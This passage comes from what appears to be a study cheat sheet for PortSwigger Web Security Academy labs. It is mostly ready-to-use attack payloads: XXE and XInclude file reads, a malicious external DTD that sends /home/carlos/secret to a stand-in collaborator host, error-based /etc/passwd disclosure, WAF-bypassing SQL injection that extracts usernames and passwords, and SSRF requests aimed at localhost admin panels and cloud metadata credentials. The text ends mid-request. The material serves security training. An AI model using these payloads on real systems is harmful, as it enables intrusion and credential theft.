> To ***Identify*** XXE in not so obvious parameters or requests, require adding the below and URL encode the **&** ampersand symbol to see the response.

```
%26entity;
```


> Below the server respond with indication that XML Entities are not allowed for security reasons.



Xinclude file read

> Webapp **Check Stock** feature use server-side XML document that is server side parsed inside XML document, and request is not constructed of the entire XML document, it is not possible to use a hosted DTD file. Injecting an **XInclude** statement to retrieve the contents of `/home/carlos/secret` file instead.

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///home/carlos/secret"/></foo>
```



> URL encode the XXE payload before sending.


```
<foo+xmlns%3axi%3d"http%3a//www.w3.org/2001/XInclude"><xi%3ainclude+parse%3d"text"+href%3d"file%3a///etc/hostname"/></foo>
```

[PortSwigger Lab: Exploiting XInclude to retrieve files]

DTD Blind Out-of-band


> On the exploit server change the hosted file name to `/exploit.dtd` as the exploit file with **Document Type Definition (DTD)** extension, containing the following payload. The `&#x25;` is the Unicode hex character code for percent sign `%`. **Parameter entities** are referenced using the **percent** character instead of the usual ampersand.

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://OASTIFY.COM/?x=%file;'>">
%eval;
%exfil;
```



> Modify the file upload XML body of the request before sending to the target server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [<!ENTITY % xxe SYSTEM "https://EXPLOIT.net/exploit.dtd"> %xxe;]>
<users>
    <user>
        <username>Carl Toyota</username>
        <email>carlos@hacked.net</email>
    </user>
</users>
```



[PortSwigger Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD]

> **Rabbit hole:** The submit feedback and screenshot upload on feedback is not to be followed by ***Neo*** down the Matrix.


Identify Existing DTD Files

> Reference list of existing DTD fileS on servers [GoSecure dtd-finder dtd_files.txt]

The following XML payload in POST body can be used to identify existing DTD files on target server:

```
<?xml version="1.0" encoding="UTF-8" standalone='no'?>
<!DOCTYPE skippy [<!ENTITY % peanuts SYSTEM " PAYLOAD_POSITION ">%peanuts; ]>
<stockCheck>
 <productId>
  1
 </productId>
 <storeId>
  1
 </storeId>
</stockCheck>
```

> Use Burp Intruder with above GoSecure wordlists to find valid DTD files that can be repurposed to ***Exploiting XXE to retrieve data exfil by repurposing a local DTD***



DTD Blind Error messages


> Trigger XML parsing errors in such a way that the error messages contain sensitive data.
> If the out of band to Collaborator payload above do not work test if the target will call a `exploit.dtd` file with invalid reference and return response in an error message.

> Hosted on exploit server the `/exploit.dtd` file and body contents to `file:///invalid/` path.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

> On the stock check XML post request insert the payload between definition and first element.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://EXPLOIT.net/exploit.dtd"> %xxe;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
</stockCheck>
```




[PortSwigger Lab: Exploiting blind XXE to retrieve data via error messages]

> **Rabbit hole:** The submit feedback and screenshot upload on feedback is for ***Neo*** to follow ***Trinity*** in the Matrix.

SQL + XML + HackVertor


> The combination of vulnerabilities are ***identified*** in a XML Post body and inserting mathematical expression such as **7x7** into field and observing the evaluated value. Using this type of XML and SQL injection with WAF filter bypass via encoding may allow extract of sensitive data.



> WAF detect attack when appending SQL query such as a UNION SELECT statement to the original store ID. Web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack.


```
<storeId>1 UNION SELECT NULL</storeId>
```

> Bypass the WAF, Use Burp extension [Hackvertor] to [obfuscate] the SQL Injection payload in the XML post body.



> Webapp return one column, thus need to concatenate the returned usernames and passwords columns from the users table.

```
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>
```



> Below is sample SQLi payloads to read local file, or output to another folder on target.

```
<@hex_entities>1 UNION all select load_file('/home/carlos/secret')<@/hex_entities>

<@hex_entities>1 UNION all select load_file('/home/carlos/secret') into outfile '/tmp/secret'<@/hex_entities>
```

PortSwigger Lab: SQL injection with filter bypass via XML encoding

SSRF - Server Side Request Forgery

SSRF blacklist filter
SSRF via Absolute GET URL + HOST Header
SSRF inside XXE
SSRF HOST Routing-based
SSRF inside HTML-to-PDF
SSRF Open Redirection
SSRF Consecutive Connection State

> Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended malicious exploit location URL.

> SSRF attack cause the server to make a connection to internal services within the organization, or force the server to connect to arbitrary external systems, potentially leaking sensitive data. Burp scanner may detect SSRF issue as an, `External service interaction (HTTP)`.

> SSRF Sample payloads.

```
/product/nextProduct?currentProductId=6&path=https://EXPLOIT.net

stockApi=http://localhost:6566/admin

http://127.1:6566/admin

Host: localhost
```


> Alternative IP representation of `127.0.0.1`:

1. 2130706433
2. 017700000001
3. 127.1

SSRF blacklist filter

> ***Identify*** the SSRF in the `stockAPI` parameter, and bypass the block by changing the URL target localhost and admin endpoint to: `http://127.1/%2561dmin`.

> Double URL encode characters in URL to **Obfuscate** the `a` to `%2561`, resulting in the bypass of the blacklist filter.




[PortSwigger Lab: SSRF with blacklist-based input filter]

Absolute GET URL + HOST SSRF

> ***Identify*** SSRF flawed request parsing vulnerability by changing the `HOST` header to Collaborator server and providing an absolute URL in the GET request line and observe the response from the Collaborator server.

```
GET https://TARGET.net/
Host: OASTIFY.COM
```



> Use the Host header to target 192.168.0.141 or `localhost`, and notice the response give 302 status admin interface found. Append /admin to the absolute URL in the request line and send the request. Observe SSRF response.


```
GET https://TARGET.net/admin/delete?csrf=cnHBVbOPl7Bptu3VCXQZh6MUYzMsEXgO&username=carlos HTTP/1.1
Host: 192.168.0.114
Cookie: session=PQcb5CMC9ECh5fBobuxSalaBdxyLis01
```

[PortSwigger Lab: SSRF via flawed request parsing]

SSRF redirect_uris

> In this Server Side Request a Redirect to URI is exploited.
> POST request to register data to the client application with redirect URL endpoint in JSON body. Provide a redirect_uris array containing an arbitrary white-list of callback URIs. Observe the redirect_uri.

```
POST /reg HTTP/1.1
Host: oauth-TARGET.web-security-academy.net
```


```
Content-Type: application/json
Content-Length: 206

{
"redirect_uris":["https://example.com"],
    "logo_uri" : "https://OASTIFY.COM",
    "logo_uri" : "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"

}
```

[PortSwigger Lab: SSRF via OpenID dynamic client registration]

XXE + SSRF

> Exploiting XXE to perform SSRF attacks using stock check function that obtains sensitive data.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://localhost:6566/latest/"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




[PortSwigger Lab: Exploiting XXE to perform SSRF attacks]

HOST Routing-based SSRF

> ***Identify*** routing-based SSRF by altering the **host** header on request and observe the response. Routing-based SSRF via the Host header allow insecure access to a localhost Intranet.

```
GET / HTTP/1.1
Host: 192.168.0.§0§
```



> **Note:** Once access gained to the internal server admin portal, the response indicate the form requires a POST request and CSRF token, so we convert the GET request to POST as below.

```
POST /admin/delete HTTP/1.1
Host: 192.168.0.135
Cookie: session=TmaxWQzsf7jfkn5KyT9V6GmeIV1lV75E
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
